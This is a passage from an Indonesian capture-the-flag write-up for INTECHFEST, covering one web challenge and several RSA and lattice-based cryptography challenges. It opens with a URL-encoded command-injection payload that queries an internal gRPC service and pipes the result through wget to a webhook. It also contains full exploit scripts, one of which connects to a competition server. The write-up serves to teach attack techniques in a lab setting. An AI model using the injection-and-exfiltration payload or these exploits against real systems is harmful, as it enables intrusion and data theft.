
```
%3Bnode%20%2De%20%22const%20h2%3Drequire%28%27http2%27%29%3Bconst%20c%3D
h2%2Econnect%28%27http%3A%2F%2Fbackend%3A50051%27%29%3Bconst%20r%3Dc%2Er
```

```
equest%28%7B%27%3Amethod%27%3A%27POST%27%2C%27%3Apath%27%3A%27%2Fmusic%2
Ev1%2EMusicService%2FGetListeners%27%2C%27content%2Dtype%27%3A%27applica
tion%2Fgrpc%27%2C%27te%27%3A%27trailers%27%2C%27debug%27%3A%27true%27%7D
%29%3Blet%20bufs%3D%5B%5D%3Br%2Eon%28%27data%27%2Cd%3D%3Ebufs%2Epush%28d
%29%29%3Br%2Eon%28%27end%27%2C%28%29%3D%3E%7Btry%7Bconst%20body%3DBuffer
%2Econcat%28bufs%29%3Bconsole%2Elog%28JSON%2Estringify%28%7Bb64%3Abody%2
EtoString%28%27base64%27%29%7D%29%29%7Dcatch%28e%29%7Bconsole%2Elog%28JS
ON%2Estringify%28%7Berr%3AString%28e%29%7D%29%29%7Dfinally%7Bc%2Eclose%2
8%29%7D%7D%29%3Br%2Eend%28Buffer%2Efrom%28%5B0%2C0%2C0%2C0%2C0%5D%29%29%
3B%22%202%3E%261%20%5C%0A%7C%20wget%20%2D%2Dheader%3DContent%2DType%3Aap
plication%2Fjson%20%2D%2Dpost%2Dfile%3D%2D%20WEBHOOK%3B%20echo%20kawaiku
te%2Dgomen%2Emp3%0A
```

**Flag:** **INTECHFEST{grpc_is_fun_123456789i1491247593912 47!}**

# Cryptography

## bocchi the witch - 107




**Challenge Overview**
Diberikan sebuah file chall.py di mana kita bisa lihat kalau cipher = PKCS1_OAEP.new(key).

**Exploit**
1. Vuln yang bisa kita lihat yaitu **print(f"Hint: {de & mask}")** di mana kita bisa menginput nilai mask -1 dan mendapatkan nilai de dengan tepat karena Python int.bit_count() menghitung jumlah bit 1 pada nilai absolut. (-1).bit_count() == 1, tetapi saat & dieksekusi, -1 diperlakukan sebagai "...1111", sehingga de & -1 == de.
2. Setelah mendapatkan de, kita bisa recover d dari pow(key.e, -1, key.d) -> **e*de − 1 = k * d** dengan X = k*d. Lalu kita bisa brute k dari 1 sampai e-1 untuk mendapatkan nilai d.
3. Setelah dapat nilai d, Dari (N,e,d kita memfaktorkan N memakai e*d−1=2**s * t (teknik akar kuadrat non-trivial dari 1) untuk mendapatkan nilai p dan q. Untuk kodenya, saya minta tolong chatGPT buatkan wkwk.
4. Ketika sudah mendapatkan nilai n, e, d, p, dan q, kita bisa membangun private key yang akan dipakai pada PKCS1_OAEP.
5. Kalau sudah didapat tinggal decrypt tiap ciphertext untuk mendapatkan nilai msg dan kita tau nilai tiap msg itu (s+i) di mana i itu ada 0. Sehingga kita bisa cari nilai s dari ciphertext awal dan memakai itu untuk menebak nilainya. Setelah itu kita bisa melihat flagnya.

**Script Exploit**


```
from pwn import *
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

e = 65537
context.log_level = "debug"

def v2(x):
    """Return 2-adic valuation: largest s s.t. 2^s divides x."""
    s = 0
    while x % 2 == 0:
        x //= 2
        s += 1
    return s

def factor_from_d(n, e, d, trials = 64):
    """
    Given (n, e, d), recover (p, q) using the standard algorithm
that uses kphi = e*d - 1.
    Returns (p, q) or None if not found.
    """
    kphi = e * d - 1
    s = v2(kphi)
    t = kphi >> s
    for _ in range(trials):
        a = random.randrange(2, n - 2)
        y = pow(a, t, n)
        if y == 1 or y == n - 1:
            continue
        for _ in range(s):
            x = pow(y, 2, n)
            if x == 1:
                p = math.gcd(y - 1, n)
                if 1 < p < n:
                    q = n // p
```

```
                    if p * q == n:
                        return (p, q) if p < q else (q, p)
                break
            if x == n - 1:
                break
            y = x
    return None

if __name__ == "__main__":
    r = remote("103.167.133.84", 8058)
    r.sendlineafter(b"mask?> ", b"-1")
    r.recvuntil(b"N: ")
    N = int(r.readline().decode())
    r.recvuntil(b"Hint: ")
    de = int(r.readline().decode())

    cts = []
    for i in range(10):
        r.recvuntil(b': ')
        ln = r.recvline().decode()
        cts.append(ln.rstrip("\n"))

    X = e*de - 1
    ks = [k for k in range(1, e) if X % k == 0]
    for k in ks:
        d = X // k
        out = factor_from_d(N,e,d)
        if out:
            print(out)
            p, q = out
            break

    if p > q:
        p, q = q, p

    key = RSA.construct((N, e, d, p, q))
```

```
cipher = PKCS1_OAEP.new(key)

m = cipher.decrypt(bytes.fromhex(cts[0]))
mi = int.from_bytes(m, 'big')

r.sendlineafter(b"guess?> ", str(mi))
r.interactive()
```


**Flag:**
**INTECHFEST{why_am_i_still_creating_challs_I_wanna_read_novels_be09a5d6e2ed328a}**

# dahlah - 431




**Challenge Overview**
Diberikan sebuah file chall.py dan out.txt di mana kita diberikan nilai array out hasil operasi **[((k+r*(g^r)))>>64 for g in gs]**, ciphertext, dan hint sha r yang mengecek apakah nilai r nya sudah benar atau tidak.

**Exploit**
1. Izinkan chatGPT menjelaskan step awal recover **r** mengenai langkah AGCD

Kita punya 7 keluaran

$$\mathrm{out}_i = \left\lfloor \frac{k + r \cdot (g_i \oplus r)}{2^{64}} \right\rfloor$$

Lalu kita definisikan

$$A_i := \mathrm{out}_i \cdot 2^{64}, \qquad X_i := A_i - A_0 \quad (i \geq 1).$$

Karena $\lfloor z/2^{64} \rfloor \cdot 2^{64} \leq z < \lfloor z/2^{64} \rfloor \cdot 2^{64} + 2^{64}$, untuk tiap $i$ ada galat $\varepsilon_i \in [0, 2^{64} - 1]$ sehingga

$$k + r\,(g_i \oplus r) = A_i + \varepsilon_i.$$

Kurangi $i$ dengan $0$:

$$X_i = (A_i - A_0) = r\big((g_i \oplus r) - (g_0 \oplus r)\big) + (\varepsilon_i - \varepsilon_0).$$

Tuliskan

$$q_i := (g_i \oplus r) - (g_0 \oplus r), \quad e_i := \varepsilon_i - \varepsilon_0.$$

Maka

$$X_i = r\,q_i + e_i, \qquad |e_i| < 2^{65}.$$

Nah, ini persis **Approximate Common Divisor (ACD)**: banyak bilangan $X_i$ yang **hampir** kelipatan dari pembagi bersama besar $r$, dengan error kecil $|e_i| \leq 2^{\rho}$ (di sini $\rho = 65$).

2. Lalu izinkan chatgpt menjelaskan lebih jelas konstruksi LLL OL untuk lanjutan recover r nya.

Kita bentuk vektor $x = (x_1, \ldots, x_t)$ dari semua $X_i$ non-nol (buang $X_0 = 0$). Bangun matriks

$$B = \begin{pmatrix} x_1 & R & 0 & \cdots & 0 \\ x_2 & 0 & R & \cdots & 0 \\ \vdots & & & \ddots & \vdots \\ x_t & 0 & 0 & \cdots & R \end{pmatrix} \quad \text{dengan} \quad R := 2^{\rho}\ (= 2^{65}).$$

Dimensi $t \times (t+1)$. Setiap kombinasi integer $(u_1, \ldots, u_t)$ terhadap baris-baris $B$ menghasilkan vektor

$$v = \big(\textstyle\sum u_i x_i,\ u_1 R,\ u_2 R, \ldots, u_t R\big).$$

Kalau $\sum u_i x_i$ kecil ($\approx \sum u_i e_i$), maka $v$ "pendek" dalam norma Euclid dibanding angka ratusan/seribuan bit. **LLL** menemukan basis lebih "pendek", sehingga kita berharap dapat satu baris yang mewakili **relasi pendek** tadi.

Dalam praktik OL, setelah LLL kita ambil submatriks bagian kanan (kolom 2..t+1) dari beberapa baris teratas (kecuali baris terakhir), lalu hitung **right kernel**-nya di $\mathbb{Q}$. Vektor kernel $q = (q_0, q_1, \ldots, q_t)$ merepresentasikan relasi linier

$$q_0 x_1 + q_1 x_2 + \cdots + q_{t-1} x_t \approx 0$$

yang kompatibel dengan "menghilangkan" komponen $r(\cdot)$ dan menyisakan error kecil. Komponen pertama $q_0$ penting: kita ingin $q_0 \neq 0$. Kalau $q_0 = 0$, cukup **acak urutan** $x$ (atau pilih anchor $A_j$ lain saat membentuk $X_i$) agar komponen pertama kernel tidak nol.

3. Nah intinya kita bisa memakai Approximate Common Divisor (ACD) karena Xi=rqi+ei, nilai |ei| kecil. Orthogonal Lattice dirancang untuk menemukan relasi “membunuh” komponen r∑uiqi. Setelah dapat q yang koheren, identitas x_0=r*q_0 + e_0 + fakta bahwa |e0|≤2**ρ memberi pembagian bulat persis r=(x0−r0)/q0. ρ (nilai toleransi) bernilai 65 karena setiap Ai adalah “pembulatan ke bawah” dari (k+r(gi⊕r))/2**64 lalu dikali balik 2**64, sehingga galat individu εi. Saat dikurangkan (Xi=(Ai+εi)−(A0+ε0)), galatnya menjadi ei = εi − ε0, di mana |ei|<2**65.
4. Setelah didapatkan nilai r, maka persamaan **Ai = k + r*(gi ⊕ r) ± < 2**64** di mana Ai sangat dekat dengan r*(gi ⊕ r) (selisih kurang dari 2***64), maka (Ai // r) akan jatuh sangat dekat ke (gi ⊕ r); tinggal disesuaikan ± beberapa unit karena error < 2^64, lalu balik XOR untuk memperoleh gi.
5. Untuk script recover gs, kita perlu setup nilai T = 2**64 untuk mengembalikan nilai out sebelum shift, M konstanta faktor yang harus membagi tiap gi serta bound untuk filter. Untuk nilai d itu jujur awal kode saya bingung apa yang salah dan saya tanyakan ke chatgpt dan dia memperbaiki kode saya dengan menambahkan offset. Penjelasannya supaya jelas bisa dilihat di gambar chatgpt ini.

$$\text{out}_i = \left\lfloor \frac{k + r\,(g_i \oplus r)}{2^{64}} \right\rfloor.$$

Kalikan $2^{64}$:

$$A_i := \text{out}_i \cdot 2^{64} \le k + r\,(g_i \oplus r) < A_i + 2^{64}.$$

Ada $\varepsilon_i \in [0, 2^{64} - 1]$ sehingga:

$$k + r\,(g_i \oplus r) = A_i + \varepsilon_i.$$

Bagi dengan $r$. Tulis $k = r \cdot C + s$ dengan

- $C := \lfloor k/r \rfloor$ (konstan, sama untuk semua i),
- $s := k \bmod r \in [0, r - 1]$.

Dapat:

$$\frac{A_i}{r} = C + \frac{s}{r} + (g_i \oplus r) - \frac{\varepsilon_i}{r}.$$

Ambil lantai (floor) di kiri-kanan:

$$\underbrace{\left\lfloor \frac{A_i}{r} \right\rfloor}_{q_i} = (g_i \oplus r) + C + \left\lfloor \frac{s - \varepsilon_i}{r} \right\rfloor.$$

Karena $0 \le s < r$ dan $0 \le \varepsilon_i < 2^{64}$ sementara $r \sim 2^{512}$,

$$-1 < \frac{s - \varepsilon_i}{r} < 1 \quad \Rightarrow \quad \left\lfloor \frac{s - \varepsilon_i}{r} \right\rfloor \in \{0, -1\}.$$

Definisikan

$$b_i := \begin{cases} 1, & \varepsilon_i > s \\ 0, & \varepsilon_i \le s \end{cases} \quad (\text{setara dengan } \left\lfloor \frac{s - \varepsilon_i}{r} \right\rfloor = -b_i).$$

Jadi:

$$q_i = (g_i \oplus r) + (C - b_i).$$

Inilah sumber offset kecil $C - b_i$.

- $C$ sama untuk semua i.
- $b_i \in \{0, 1\}$ per-sampel, tergantung apakah $\varepsilon_i > s$.

6. Jika sudah recover gs, tinggal buat sha3_512 nya dan xor dengan ct untuk mendapatkan flagnya.


**Script Exploit**

```
from sage.all import *
from hashlib import sha3_512, sha256
from Crypto.Util.strxor import strxor
import ast
```

```
RHO_BITS = 65

def parse_output(filename="output.txt"):
    try:
        with open(filename, 'r') as f:
            lines = f.readlines()
            # Parsing 'out' menggunakan ast.literal_eval untuk
keamanan
            out_str = lines[0].split('=', 1)[1].strip()
            out = ast.literal_eval(out_str)

            # Parsing 'ct'
            ct_str = lines[1].split('=', 1)[1].strip()
            ct = ast.literal_eval(ct_str)

            # Parsing 'hint'
            hint = lines[2].split('=', 1)[1].strip()

            return out, ct, hint
    except FileNotFoundError:
        print(f"Error: File '{filename}' tidak ditemukan.")
        return None, None, None
    except (ValueError, SyntaxError, IndexError) as e:
        print(f"Error saat mem-parsing file: {e}")
        return None, None, None

def build_x_from_out(out):
    A = [o << 64 for o in out]
    base = A[0]
    X = [Ai - base for Ai in A][1:]
    return [x for x in X if x != 0]

def symmetric_mod(x, m):
    r = x % m
    if r > m // 2:
```


```
        r -= m
    return r

def recover_r_ol(out, rho_bits=RHO_BITS):
    xs = build_x_from_out(out)
    R = 1 << rho_bits
    n = len(xs)
    B = matrix(ZZ, n, n+1)
    for i, xi in enumerate(xs):
        B[i, 0] = xi
        B[i, i+1] = R
    B = B.LLL()
    M = B.submatrix(row=0, col=1, nrows=n-1, ncols=n)
    K = M.right_kernel()
    q = K.an_element()
    q0 = q[0]

    x0 = xs[0]
    r0 = symmetric_mod(x0, q0)
    p = abs((x0 - r0) // q0)
    rlist = [symmetric_mod(xi, p) for xi in xs]
    if all(-R < ri < R for ri in rlist):
        return int(p)
    raise RuntimeError("validation failed")

def recover_gs(out_list, r):
    T = 1 << 64
    M = 19909
    bound = M << 249  # 19909 * 2**249
    ys = [o * T for o in out_list]
    q = [y // r for y in ys]
    gs = []
    for i, qi in enumerate(q):
        found = None
        for d in (-1, 0, 1):
            t = qi + d
```

```
            g = t ^ r
            if g % M == 0 and 0 <= g < bound:
                found = g
                break
        if found is None:
            raise ValueError(f"g_{i} gagal ditemukan")
        gs.append(found)
    return gs

if __name__ == "__main__":
    out, ct, hint_data = parse_output()
    r = recover_r_ol(out, rho_bits=RHO_BITS)

    assert sha256(f"{r}".encode()).hexdigest() == hint_data,
"incorrect recover r"
    gs = recover_gs(out, r)

    key = sha3_512(f"{gs};{[r]}".encode()).digest()[:len(ct)]
    flag = strxor(ct, key)
    print("Flag:", flag)
```




**Flag:** INTECHFEST{lll_is_not_magic_d9c6090e6b84a00c}

# piano man - 703




**Challenge Overview**
Diberikan sebuah file chall.py dan out.txt di mana kita bisa lihat deskripsi ini sama dengan dahlah tetapi lebih susah seperti tidak ada hint, nilai list gs dan out lebih banyak, nilai r dan k bilangan prima, penambahan variabel T R, dan sebagainya.


**Exploit**
1. Hmm ini cukup sederhana karena kode recover r hampir tidak ada berubah (build_x_from_out ubah jadi << R) dan recover gs nya tinggal ubah parameter T, M, dan boundnya. Lalu nilai rho bitsnya juga diubah ke 75 karena Ai adalah "pembulatan ke bawah" dari (k+r(gi⊕r))/2**R lalu dikali balik 2**R di mana R = 74, sehingga galat individu εi. Saat dikurangkan (Xi=(Ai+εi)−(A0+ε0)), galatnya menjadi ei = εi − ε0, di mana |ei|<2**R.karena Kalau sudah tinggal dijalankan dan langsung dapat flag.

**Script Exploit**
```
from sage.all import *
from hashlib import sha3_512
from Crypto.Util.strxor import strxor
import ast

RHO_BITS = 75
```

```
def parse_output(filename="output.txt"):
    try:
        with open(filename, 'r') as f:
            lines = f.readlines()
            # Parsing 'out' menggunakan ast.literal_eval untuk
keamanan
            out_str = lines[0].split('=', 1)[1].strip()
            out = ast.literal_eval(out_str)

            # Parsing 'ct'
            ct_str = lines[1].split('=', 1)[1].strip()
            ct = ast.literal_eval(ct_str)

            return out, ct
    except FileNotFoundError:
        print(f"Error: File '{filename}' tidak ditemukan.")
        return None, None, None
    except (ValueError, SyntaxError, IndexError) as e:
        print(f"Error saat mem-parsing file: {e}")
        return None, None, None

T = 20
R = 74

def build_x_from_out(out):
    A = [o << R for o in out]
    base = A[0]
    X = [Ai - base for Ai in A][1:]
    return [x for x in X if x != 0]

def symmetric_mod(x, m):
    r = x % m
    if r > m // 2:
        r -= m
    return r
```


```
def recover_r_ol(out, rho_bits=RHO_BITS):
    xs = build_x_from_out(out)
    R = 1 << rho_bits
    n = len(xs)
    B = matrix(ZZ, n, n+1)
    for i, xi in enumerate(xs):
        B[i, 0] = xi
        B[i, i+1] = R
    B = B.LLL()
    M = B.submatrix(row=0, col=1, nrows=n-1, ncols=n)
    K = M.right_kernel()
    q = K.an_element()
    q0 = q[0]

    x0 = xs[0]
    r0 = symmetric_mod(x0, q0)
    p = abs((x0 - r0) // q0)
    rlist = [symmetric_mod(xi, p) for xi in xs]
    if all(-R < ri < R for ri in rlist):
        return int(p)
    raise RuntimeError("validation failed")

def recover_gs(out_list, r):
    T = 1 << R
    M = 65537
    bound = M << 64  # 65537 * 2**64
    ys = [o * T for o in out_list]
    q = [y // r for y in ys]
    gs = []
    for i, qi in enumerate(q):
        found = None
        for d in (-1, 0, 1):
            t = qi + d
            g = t ^ r
            if g % M == 0 and 0 <= g < bound:
                found = g
```

```
                break
        if found is None:
            raise ValueError(f"g_{i} gagal ditemukan")
        gs.append(found)
    return gs

if __name__ == "__main__":
    out, ct = parse_output()
    r = recover_r_ol(out, RHO_BITS)
    gs = recover_gs(out, r)

    key = sha3_512(f"{gs};{[r]}".encode()).digest()[:len(ct)]
    flag = strxor(ct, key)
    print("Flag:", flag)
```




**Flag:** `INTECHFEST{now_we_do_actual_lll_optimization_701ab393ac52b878}`

## SHAW - 703




**Challenge Overview**
Diberikan sebuah file chall.py di mana kita bisa lihat kalau ini memakai ElGamal encryption dan LCG (MSB) dan kita disuruh menebak nilai s (seed awal dari LCG) dan c (konstanta rahasia 128-bit).

**Exploit**
1. Langkah pertama yaitu mendapatkan nilai proth p 512-bit sehingga v2(p−1)=350. Saya sudah lupa di mana saya menyimpan kode untuk membuat proth p tetapi seharusnya bisa ditanyakan ke chatgpt karena saya buat kodenya menggunakan chatgpt.
